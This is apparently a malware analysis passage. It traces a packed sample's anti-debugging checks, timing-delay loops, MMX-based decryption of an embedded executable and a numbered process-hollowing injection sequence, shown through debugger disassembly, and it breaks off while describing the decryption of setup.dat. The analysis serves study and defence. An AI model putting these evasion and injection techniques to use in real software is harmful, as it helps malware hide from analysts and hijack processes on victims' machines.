
In this code section it first makes use of common anti debugging techniques by checking the fields **NtGlobalFlags** and **BeingDebugged** in the Process Environment Block.

After this, it executes the **CPUID** instruction with eax set to 1 (**CPUID_GETFEATURES**) and checks the value of the bit, **CPUID_FEAT_EDX_MMX.** This check is done to see if the CPU supports MMX instructions.




```
0014D464  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
0014D46A  8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
0014D46D  8078 02 01      CMP BYTE PTR DS:[EAX+2],1     <-- if(PEB.BeingDebugged == 0x1)
0014D471 v0F84 E4060000   JE 0014DB5B
0014D477  64:A1 30000000  MOV EAX,DWORD PTR FS:[30]     <-- Check NtGlobalFlags in PEB
0014D47D  8A40 68         MOV AL,BYTE PTR DS:[EAX+68]
0014D480  24 70           AND AL,70
0014D482  3C 70           CMP AL,70
0014D484 v0F84 D1060000   JE 0014DB5B
0014D48A  B8 01000000     MOV EAX,1
0014D48F  0FA2            CPUID                         <-- Use CPUID to check if Processor supports MMX
0014D491  89D0            MOV EAX,EDX
0014D493  C1E8 17         SHR EAX,17
0014D496  83E0 01         AND EAX,1
0014D499  83F8 01         CMP EAX,1
0014D49C v0F85 B9060000   JNZ 0014DB5B
0014D4A2  64:A1 30000000  MOV EAX,DWORD PTR FS:[30]
0014D4A8  8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
0014D4AB  8B40 14         MOV EAX,DWORD PTR DS:[EAX+14]
0014D4AE  8B00            MOV EAX,DWORD PTR DS:[EAX]
0014D4B0  8B00            MOV EAX,DWORD PTR DS:[EAX]
0014D4B2  8B40 28         MOV EAX,DWORD PTR DS:[EAX+28]
0014D4B5 vE9 68060000     JMP 0014DB22
```

This is followed by another delay execution routine, which loads a large value into ECX register and runs a loop.



```
0014D4D7  BB 0F000000     MOV EBX,0F
0014D4DC  F7FB            IDIV EBX
0014D4DE  01C1            ADD ECX,EAX
0014D4E0  81F9 EEEEEEF1   CMP ECX,F1EEEEEE
0014D4E6 ^72 E2           JB SHORT 0014D4CA
0014D4E8  81F9 EEEEEEF1   CMP ECX,F1EEEEEE
0014D4EE ^7E DA           JLE SHORT 0014D4CA
0014D4F0  B9 BFAB550D     MOV ECX,0D55ABBF
0014D4F5  90              NOP
0014D4F6  31C0            XOR EAX,EAX
0014D4F8  31D2            XOR EDX,EDX
0014D4FA  0F31            RDTSC
0014D4FC  90              NOP
0014D4FD  0F6EC8          MOVD MM1,EAX
0014D500  0F6EC2          MOVD MM0,EDX
0014D503 ^E2 F0           LOOPD SHORT 0014D4F5
0014D505  83F9 00         CMP ECX,0
0014D508 v0F85 4D060000   JNZ 0014DB5B
0014D50E  0F77            EMMS
0014D510 vE9 AD040000     JMP 0014D9C2
```


It now starts resolving the function pointers and Calls the APIs. Below code section corresponds to the subroutine used to resolve the function pointers:



```
0014D995   BE 00104000       MOV ESI,<&MSVBVM60.#583>
0014D99A   AD                LODS DWORD PTR DS:[ESI]
0014D99B   8138 558BEC83     CMP DWORD PTR DS:[EAX],83EC8B55
0014D9A1   90                NOP
0014D9A2  ^75 F6             JNZ SHORT 0014D99A
0014D9A4   8178 04 EC0C568   CMP DWORD PTR DS:[EAX+4],8D560CEC
0014D9AB   90                NOP
0014D9AC  ^75 EC             JNZ SHORT 0014D99A
0014D9AE   31DB              XOR EBX,EBX
0014D9B0   53                PUSH EBX
0014D9B1   53                PUSH EBX
0014D9B2   53                PUSH EBX
0014D9B3   54                PUSH ESP
0014D9B4   68 00000400       PUSH 40000
0014D9B9   52                PUSH EDX
0014D9BA   51                PUSH ECX
0014D9BB   54                PUSH ESP
0014D9BC   FFD0              CALL EAX
0014D9BE   83C4 1C           ADD ESP,1C
0014D9C1   C3                RETN
```


Instead of getting the function pointers of wrapper APIs like VirtualAlloc(), it gets the address of low level APIs like ZwAllocateVirtualMemory()

Below is a Call to ZwAllocateVirtualMemory() to allocate memory within its own process address space:



```
0014D523   50                PUSH EAX
0014D524   6A 40             PUSH 40
0014D526   68 00100000       PUSH 1000
0014D52B   C745 08 0000000   MOV DWORD PTR SS:[EBP+8],1000000
0014D532   C745 0C 0000000   MOV DWORD PTR SS:[EBP+C],0
0014D539   89EA              MOV EDX,EBP
0014D53B   83C2 08           ADD EDX,8
0014D53E   52                PUSH EDX
0014D53F   6A 00             PUSH 0
0014D541   83C2 04           ADD EDX,4
0014D544   52                PUSH EDX
0014D545   6A FF             PUSH -1
0014D547   FFD0              CALL EAX                               ntdll.ZwAllocateVirtualMemory
```


It then searches for the marker, **0x3a58583a** within itself and copies the encrypted code to the above allocated memory followed by the decryption routine.




```
0014D5F4   8B040A       MOV EAX,DWORD PTR DS:[EDX+ECX]
0014D5F7   01F3         ADD EBX,ESI
0014D5F9   0F6EC0       MOVD MM0,EAX
0014D5FC   0F6E0B       MOVD MM1,DWORD PTR DS:[EBX]
0014D5FF   0FEFC1       PXOR MM0,MM1
0014D602   51           PUSH ECX                              <-- Decryption Routine
0014D603   0F7EC1       MOVD ECX,MM0
0014D606   88C8         MOV AL,CL
0014D608   59           POP ECX
0014D609   29F3         SUB EBX,ESI
0014D60B   83C3 01      ADD EBX,1
0014D60E  ⌄75 02        JNZ SHORT 0014D612
0014D610   89FB         MOV EBX,EDI
0014D612   89040A       MOV DWORD PTR DS:[EDX+ECX],EAX
0014D615   83C1 01      ADD ECX,1
0014D618  ^75 DA        JNZ SHORT 0014D5F4
0014D61A   5F           POP EDI                               00D40000
0014D61B   8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
0014D61E   8B71 3C      MOV ESI,DWORD PTR DS:[ECX+3C]
0014D621   01CE         ADD ESI,ECX
Stack [0012FBFC]=00D40000 (00D40000)
EDI=FFFFF162

Address   Hex dump                                          ASCII
00D43800  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZÉ.♥...♦...  ..
00D43810  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ╕.......@.......   <-- Decrypted Executable
00D43820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D43830  00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00  ............╨...
00D43840  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♫▼║♫.┤.═!╕☺L═!Th
00D43850  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00D43860  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00D43870  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

We can again see the use of MMX instructions and MMX registers in the decryption routine.

It creates another instance of itself using **CreateProcessW()** in **SUSPENDED_STATE**.



```
0014D690   5A           POP EDX
0014D691   E8 FF020000  CALL <GetFunctionPointer>
0014D696   FF77 08      PUSH DWORD PTR DS:[EDI+8]
0014D699   FF77 0C      PUSH DWORD PTR DS:[EDI+C]
0014D69C   6A 00        PUSH 0
0014D69E   6A 00        PUSH 0
0014D6A0   6A 04        PUSH 4
0014D6A2   6A 00        PUSH 0
0014D6A4   6A 00        PUSH 0
0014D6A6   6A 00        PUSH 0
0014D6A8   FF75 10      PUSH DWORD PTR SS:[EBP+10]
0014D6AB   FF75 14      PUSH DWORD PTR SS:[EBP+14]
0014D6AE   FFD0         CALL EAX                              kernel32.CreateProcessW
```



```
0012FBD8   000205F4  UNICODE "C:\Documents and Settings\Administrator\Desktop\malwares\sfxx\sfxx\rzkxixls.exe"
0012FBDC   00020694  UNICODE ""C:\Documents and Settings\Administrator\Desktop\malwares\sfxx\sfxx\rzkxixls.exe"
0012FBE0   00000000
0012FBE4   00000000
0012FBE8   00000000
0012FBEC   00000004   <-- 0x4 corresponds to SUSPENDED_STATE
0012FBF0   00000000
0012FBF4   00000000
0012FBF8   00D40048
```

Unmaps the image base of the newly created process using ZwUnmapViewOfSection().

Now, it proceeds to perform the code injection using the following method. I will be mentioning the steps used for code injection without going in much detail since this is commonly used.

1. Creates a replicated process using CreateProcessW() in SUSPENDED_STATE.
2. Unmaps the image base in the newly created process using ZwUnmapViewOfSection().
3. Writes the sections of the decrypted malicious code from its own address space to the newly created process's address space using ZwWriteVirtualMemory().
4. Uses ZwGetContextThread() to get the context of primary thread in remote process.

5. Uses ZwWriteVirtualMemory() to update the image base address in the PEB of remote process.
6. Uses ZwSetContextThread() to update the entry point of the primary thread in the remote process.
7. Uses ZwResumeThread() to resume the execution of primary thread in remote process.


Since the remote process is in SUSPENDED_STATE before the call to ZwResumeThread, in order to debug it, we will modify the entry point of primary thread in remote process by editing the code in our own address space just before the call to ZwWriteVirtualMemory().

We replace the bytes at the entry point with EB FE which correspond to short relative jump so that the execution pauses at the entry point in remote process.


We can then attach the debugger to it and trace the code.

Debugging the Remote Process

In the remote process, it will open the setup.dat file (extracted previously from the SFX file) in read only mode.




```
004016D0  55               PUSH EBP
004016D1  8BEC             MOV EBP,ESP
004016D3  51               PUSH ECX
004016D4  51               PUSH ECX
004016D5  57               PUSH EDI
004016D6  33FF             XOR EDI,EDI
004016D8  57               PUSH EDI
004016D9  57               PUSH EDI
004016DA  6A 03            PUSH 3
004016DC  57               PUSH EDI
004016DD  6A 01            PUSH 1
004016DF  68 00000080      PUSH 80000000
004016E4  FF75 08          PUSH DWORD PTR SS:[EBP+8]
004016E7  C745 F8 0100000( MOV DWORD PTR SS:[EBP-8],1
004016EE  893E             MOV DWORD PTR DS:[ESI],EDI
004016F0  FF15 18204000    CALL DWORD PTR DS:[402018]      kernel32.CreateFileW
```



```
0012FF68  00143068  FileName = "C:\Documents and Settings\Administrator\Desktop\malwares\sfxx\sfxx\setup.dat"
0012FF6C  80000000  Access = GENERIC_READ
0012FF70  00000001  ShareMode = FILE_SHARE_READ
0012FF74  00000000  pSecurity = NULL
0012FF78  00000003  Mode = OPEN_EXISTING
0012FF7C  00000000  Attributes = 0
0012FF80  00000000  hTemplateFile = NULL
```

The contents of setup.dat file will be decrypted using the decryption routine below:

1. The first byte of setup.dat file indicates the size of the cyclic key, in our case 0x08.




```
Address   Hex dump                                         ASCII
00144070  08 28 B1 45 A9 F0 F2 56 22 F8 D6 3A F6 85 46 22
00144080  E3 1A 41 09 A8 81 D7 36 38 08 95 FC CE 11 72 BD
00144090  A5 EF AB 26 45 F2 E3 03 08 D2 5F C5 85 F0 E7 74
001440A0  3B 8B D4 07 6E BA 6D E5 6C 89 4D A7 43 1F 36 13
001440B0  9F E1 E6 60 DA 10 FC 02 55 09 D4 37 40 3A 91 70
001440C0  9C 70 80 42 D3 28 8C B7 13 64 53 5E B5 E2 09 E5
001440D0  9A D0 75 E1 D3 F9 EB FF FB 6E C8 4C 25 74 53 1D
001440E0  8C E9 03 06 3F B0 96 6F 11 8D 86 45 D4 BE F4 A7
001440F0  A6 06 D8 CF 81 85 85 C9 CF 51 23 E9 C1 AE EC 62
00144100  32 7E DA D2 11 73 E8 A3 44 DB B8 9A D9 00 C5 42
00144110  33 0A 83 52 9F 8B 1E B4 2F FC 6C D0 DD 1D BE 43
00144120  EF AF 95 D9 BE 1B 5C 3F 34 9B 85 F6 FB 6A A2 A5
00144130  5A FC 68 9C 2B 88 75 BD 97 D0 E7 72 5C C0 4D 3D
00144140  61 39 90 33 AC A7 3E 42 02 8D F2 C4 D9 CD 5A CE
00144150  3D E4 D7 36 34 30 0C B0 23 1E 4C EE 48 92 8A 8C
00144160  3A FA D7 58 6F D8 4B 86 CC BE 6F C2 66 30 32 58
00144170  82 8E 85 2C D0 BF C7 2D 86 84 86 81 B4 AD 9E 5A
00144180  1F 45 94 4E AC 7E 44 01 CB 0E 17 87 82 0B 7A 5F
00144190  78 24 31 39 67 2F 9B 23 96 64 2C ED 27 0F B1 58
001441A0  21 42 66 DE E1 26 25 6B 23 FB F9 A9 84 17 1D B6
```

2. The next 0x8 bytes corresponding to the cyclic key will be copied to a local buffer.

3. An array of size 0x100 bytes consisting of bytes 0x00 to 0xFF will be generated.


4. This array of bytes will be permutated and modified using the bytes of the above 8 byte cyclic key.

Below screenshot shows the algorithm for permutation:



```
004010E4   53               PUSH EBX
004010E5   56               PUSH ESI
004010E6   57               PUSH EDI
004010E7   33FF             XOR EDI,EDI
004010E9   33C0             XOR EAX,EAX
